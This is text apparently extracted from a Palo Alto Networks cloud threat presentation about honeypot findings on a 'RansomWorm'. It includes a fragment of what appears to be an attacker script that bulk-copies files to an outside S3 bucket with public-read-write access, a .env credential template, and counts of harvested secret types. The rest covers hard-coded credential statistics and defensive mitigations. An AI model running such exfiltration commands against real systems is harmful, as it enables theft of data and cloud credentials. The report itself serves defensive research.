25         | ./gargs --sep "\s+" "aws s3 cp '{0}' s3://[anonymized_data]/refs5/ --acl public-read-write || true";
26     done & wait
27 }
28
```


```
1  APP_NAME = anonymized_data
2  APP_ENV = anonymized_data
3  APP_KEY = anonymized_data
4  APP_DEBUG = anonymized_data
5  APP_URL = anonymized_data
6  LOG_CHANNEL = anonymized_data
7  LOG_LEVEL = anonymized_data
8  DB_CONNECTION = anonymized_data
9  DB_HOST = anonymized_data
10 DB_PORT = anonymized_data
11 DB_DATABASE = anonymized_data
12 DB_USERNAME = anonymized_data
13 DB_PASSWORD = anonymized_data
14 BROADCAST_DRIVER = anonymized_data
15 CACHE_DRIVER = anonymized_data
16 QUEUE_CONNECTION = anonymized_data
17 SESSION_DRIVER = anonymized_data
18 SESSION_LIFETIME = anonymized_data
19 MEMCACHED_HOST = anonymized_data
20 REDIS_HOST = anonymized_data
21 REDIS_PASSWORD = anonymized_data
22 REDIS_PORT = anonymized_data
23 MAIL_MAILER = anonymized_data
24 MAIL_HOST = anonymized_data
25 MAIL_PORT = anonymized_data
26 MAIL_USERNAME = anonymized_data
27 MAIL_PASSWORD = anonymized_data
28 MAIL_ENCRYPTION = anonymized_data
29 MAIL_FROM_ADDRESS = anonymized_data
30 MAIL_FROM_NAME = anonymized_data
31 AWS_ACCESS_KEY_ID = anonymized_data
32 AWS_SECRET_ACCESS_KEY = anonymized_data
33 AWS_DEFAULT_REGION = anonymized_data
34 AWS_BUCKET = anonymized_data
35 PUSHER_APP_ID = anonymized_data
36 PUSHER_APP_KEY = anonymized_data
37 PUSHER_APP_SECRET = anonymized_data
38 PUSHER_APP_CLUSTER = anonymized_data
39 MIX_PUSHER_APP_KEY = anonymized_data
40 MIX_PUSHER_APP_CLUSTER = anonymized_data
```

RansomWorm



1,185 AWS Access Key
333 PaypalOauth
235 GitHub
111 HubSpotApiKey
39 SlackWebhook
27 DigitalOceanToken

RansomWorm



Takeaways

-
- Cloud has a rich ecosystem of services that TA has to get used to.
 - As the industry increases bar on security, TA will be forced to learn more about those services.
 - Security “Technical Dept” and “Process Dept” are still impacting the industry and will do so for a while.
 - In addition to work with Telemetry, exploring other mechanisms to attract TA and proactively stop them can contribute to increase security.

Hardcoded Credentials

CLOUD THREAT REPORT NAVIGATING THE EXPANDING ATTACK SURFACE

VOLUME 7



85% of organizations have hard-coded credentials in virtual machines' user data.

83% of the organizations have hard-coded credentials in their source control management systems.

Overly Permissive Credentials



From CTR Vol. 6, **99%** of the cloud identities are overly permissive.

Working Together



52%

Of respondents cite **conflict** between DevOps and SecOps as a significant source of stress.

Protection & Mitigation

IAM


- Cloud + Zero Trust/Least Privilege = Just In Time (JIT)

Infrastructure

- DevSecOps = Container/IAC Scanning

Monitoring

- Agent vs Agentless = Runtime vs Asset Monitoring



Thank You

paloaltonetworks.com



Appendix

HoneyCloud Architectural Diagram

